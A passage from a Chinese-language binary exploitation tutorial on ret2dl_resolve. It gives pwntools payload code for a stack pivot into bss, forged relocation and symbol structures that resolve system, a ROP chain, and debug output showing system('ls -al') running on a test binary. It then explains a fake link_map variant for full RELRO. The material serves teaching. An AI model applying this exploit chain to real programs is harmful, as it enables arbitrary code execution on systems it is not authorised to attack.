- 伪造 name 为任意库函数，如 system

为了实现 exp 我们需要使用 stack pivot 技术劫持栈，让 bss+一个偏移成为我们能够控制的栈，之所以这么做是因为需要构造的结构比较大，相比而言没有比 bss 更适合的地方用来存储这些结构了（基本上 bss 都至少占一个页大小，但是 bss 空间里面有很多未使用的区域）。为方便测试程序仅开启 relro 和 nx 选项。读写内存我们需要借助 read、write 函数。



a) 覆盖 eip 为 read 函数地址，劫持栈到 bss 段，让 esp 落入 bss 我们控制的范围

stack pivot 的核心是 mov %ebp，%esp，但在执行这个指令前必须让 ebp 保持一个正确的值，也就是说你需要先 pop %ebp。我们可以在 pop %ebp 时让栈上对应的值为 bss+某个偏移，这样我们就把栈劫持到了 bss 区域，这样我们可控制栈的范围就变大了。

栈劫持只需要使用 leave； ret 指令即可完成。这里有一个坑，劫持栈的起始地址需要仔细设计（可能需要多次测试调试获得，不是简单的加上一个偏移就可以），否则程序在调用

```
{
  const ElfW(Half) *vernum =
    (const void *) D_PTR (l, l_info[VERSYMIDX (DT_VERSYM)]);
  ElfW(Half) ndx = vernum[ELFW(R_SYM) (reloc->r_info)] & 0x7fff;
  version = &l->l_versions[ndx];
```

_dl_fixup 过程中失败（通过调试知道可能和.gnu.version 有关，最好使得 ndx = VERSYM[(reloc->r_info) >> 8] 的值为 0，以便于防止找不到的情况）。

```
payload = 'A'* 28 + p32(read_addr) + p32(pop3_ret) + p32(0) + p32(stack_begin) + p32(100) + \
        p32(pop_ebp) + p32(stack_begin) + p32(leave_ret)
p.sendline(payload)
p.recvline()
```

让ebp拥有正确的值，执行leave，实现栈劫持

b) 伪造重定位结构，伪造重定位符号 st_name 指向 system

```
dynsym_addr = 0x80481cc # readelf -S test_ennx_relro  |grep ".dynsym"
dynstr_addr = 0x804824c # readelf -S test_ennx_relro  |grep ".dynstr"
relplt_addr = 0x8048308 # readelf -S test_ennx_relro  |grep ".rel.plt"
fake_got = stack_begin + 0xc
fake_rel = stack_begin + 0x14                    这段代码就是伪造重定位相关数据结构
reloc_arg = fake_rel - relplt_addr               Elf_Rel、Elf_Sym和字符串system
fake_sym = fake_rel + 0x8 # Elf32_Dyn 8 bytes
align_dynsym = 0x10 - ((fake_sym - dynsym_addr) & 0xf) # Start address must be aligned in 16 bytes
fake_sym = fake_sym + align_dynsym
fake_str = fake_sym + 16 # Elf32_Sym 16 bytes
cmd_addr = fake_str + 7 # system\0
r_info = ((fake_sym - dynsym_addr) << 4) & ~0xFF | 0x7
f_rel = p32(fake_got) + p32(r_info) # we cant replace the real func got. because relro. so we make a dummy one
st_name = fake_str - dynstr_addr
f_elf_sym = p32(st_name) + p32(0) + p32(0) + p32(0x12)
```

c) 向劫持栈写入剩余 rop 链和伪造的重定位结构，rop 链主动调用 plt0，完成攻击

```
#fake bss stack
fake_stack = p32(any_stack_addr) #pop ebp;
fake_stack += p32(plt_addr) # ret: plt0
fake_stack += p32(reloc_arg) # reloc offset
fake_stack += p32(fake_got) # fake got
fake_stack += p32(cmd_addr) # system arg
fake_stack += f_rel # fake Elf_Rel
fake_stack += 'A' * align_dynsym  # align
fake_stack += f_elf_sym # fake Elf_Sym
fake_stack += "system\x00" # sym->st_name-->.dynstr -> system
fake_stack += "ls -al\x00" # system('ls -al')
fake_stack += 'A' * (100 - len(fake_stack)) # padding A
```

这里我就不把所有代码都粘贴出来了，我会在把源码都上传，请在源码中查看。执行结果：

```
[DEBUG] PLT 0x80483c8 strncmp
[*] '/home/sp00f/vul_test/stack_overflow/relro/test_ennx_partial_relro'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[DEBUG] Received 0x15 bytes:
    'please input a word!\n'          payload
[DEBUG] Sent 0x3d bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    00000010  41 41 41 41  41 41 41 41  41 41 41 41  30 3c 6c 00  |AAAA|AAAA|AAAA|0<l·|
    00000020  96 85 04 08  00 00 00 00  1c a6 04 08  64 00 00 00  |····|····|····|d···|
    00000030  64 84 04 08  1c a6 04 08  66 83 04 08  0a           |d···|····|f···|·|
    0000003d
[DEBUG] Received 0x13 bytes:
    'you said fuck you!\n'
[DEBUG] Sent 0x65 bytes:                          栈劫持、rop链
    00000000  1c 66 04 08  68 83 04 08  28 23 00 00  28 a6 04 08  |·f··|h···|(#··|(···|
    00000010  53 a6 04 08  28 a6 04 08  07 47 02 00  41 41 41 41  |S···|(···|·G··|AAAA|
    00000020  00 24 00 00  00 00 00 00  00 00 00 00  12 00 00 00  |·$··|····|····|····|
    00000030  73 79 73 74  65 6d 00 6c  73 20 2d 61  6c 00 41 41  |syst|em·l|s -a|l·AA|
    00000040  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000060  41 41 41 41  0a                                    |AAAA|·|
    00000065
[<] Receiving all data: 0B   成功的执行了system("ls -al")
[DEBUG] Received 0x231 bytes:
    00000000  e6 80 bb e7  94 a8 e9 87  8f 20 32 32  30 0a 64 72  |····|····|· 22|0·dr|
    00000010  77 78 72 77  78 72 2d 78  2e 20 32 20  73 70 30 30  |wxrw|xr-x|. 2 |sp00|
    00000020  66 20 73 70  30 30 66 20  20 20 34 30  39 36 20 31  |f sp|00f |  40|96 1|
    00000030  30 e6 9c 88  20 31 36 20  31 37 3a 31  35 20 2e 0a  |0···| 16 |17:1|5 .·|
    00000040  64 72 77 78  72 2d 78 72  2d 78 2e 20  39 20 73 70  |drwx|r-xr|-x. |9 sp|
    00000050  30 30 66 20  73 70 30 30  66 20 31 37  32 30 33 32  |00f |sp00|f 17|2032|
    00000060  20 31 30 e6  9c 88 20 31  31 20 31 30  3a 30 33 20  | 10·|·· 1|1 10|:03 |
    00000070  2e 2e 0a 2d  72 77 78 72  77 78 72 2d  78 2e 20 31  |..·-|rwxr|wxr-|x. 1|
```

fake linkmap（略）

我们在分析源码时有提到过，如果符号是外部符号则调用_dl_fixup 函数进行解析，如果是

```
if (__builtin_expect (ELFW(ST_VISIBILITY) (sym->st_other), 0) == 0)
  {
  ……
    result = _dl_lookup_symbol_x (strtab + sym->st_name, l, &sym, l->l_scope,
                                  version, ELF_RTYPE_CLASS_PLT, flags, NULL);
  ……

    value = DL_FIXUP_MAKE_VALUE (result,
                                 SYMBOL_ADDRESS (result, sym, false));
  }
else
  {
    /* We already found the symbol.  The module (and therefore its load
   address) is also known.  */
    value = DL_FIXUP_MAKE_VALUE (l, SYMBOL_ADDRESS (l, sym, true));
    result = l;
  }
```

内部符号（即非显性符号）它会走如下图的 else 分支调用 DL_FIXUP_MAKE_VALUE 宏，该宏最终执行结果为 value = l->l_addr + sym->st_value（l_addr 为对应函数库加载的基址)。我们只要能伪造 l_addr 和 link map->l_info 结构体就可以实现攻击。另外必须注意我们必须让 ELFW(ST_VISIBILITY) (sym->st_other), 0) == 0 成立。

```
/* Symbol table entry.  */

typedef struct
{
  Elf32_Word    st_name;        /* Symbol name (string tbl index) */
  Elf32_Addr    st_value;       /* Symbol value */
  Elf32_Word    st_size;        /* Symbol size */
  unsigned char st_info;        /* Symbol type and binding */
  unsigned char st_other;       /* Symbol visibility */
  Elf32_Section st_shndx;       /* Section index */
} Elf32_Sym;
```

其攻击原理大致和 dl_resolve 相同，但是复杂度要高很多，虽然说核心是伪造 l_addr 和 st_value，但它们都依赖 link map 结构体。如果存在任意内存写漏洞根据上述原理实现攻击相对简单一些。如果不存在这样的漏洞你可能需要构造一个完整的 link_map 结构体（确切的说需要构造 l->l_addr、l->l_info 指向的 Elf_Dyn 结构、l->l_info[DT_JMPREL]指向的

Elf_Rel 结构、l->l_info[DT_SYMTAB]指向的 Elf_Sym 结构、link map 其他地方全部填充 0 即可)。我们可以让 l_addr 的值为已经解析出的 libc 的某函数地址,让 st_value 为 system 函数相对这个函数的偏移，这样它们加起来就正好是 system 函数的地址了。 这种情况在完全 full relro 开启的情况下变得可行。我们知道 full relro 开启 情况下符号在编译时就全部被解析,它不会主动调用_dl_runtime_reslove 函数(link_map 数据结构不会被初始化)，但是我们可以通过构造假的 link map 结构，然后通过 rop 主动调用_dl_runtime_reslove 函数来完成攻击。

利用 fake link map 方式实现栈漏洞利用攻击实现起来相对复杂，我这里就不在做 exp 演示了，原理很简单，大家谁感兴趣可以自行编写测试。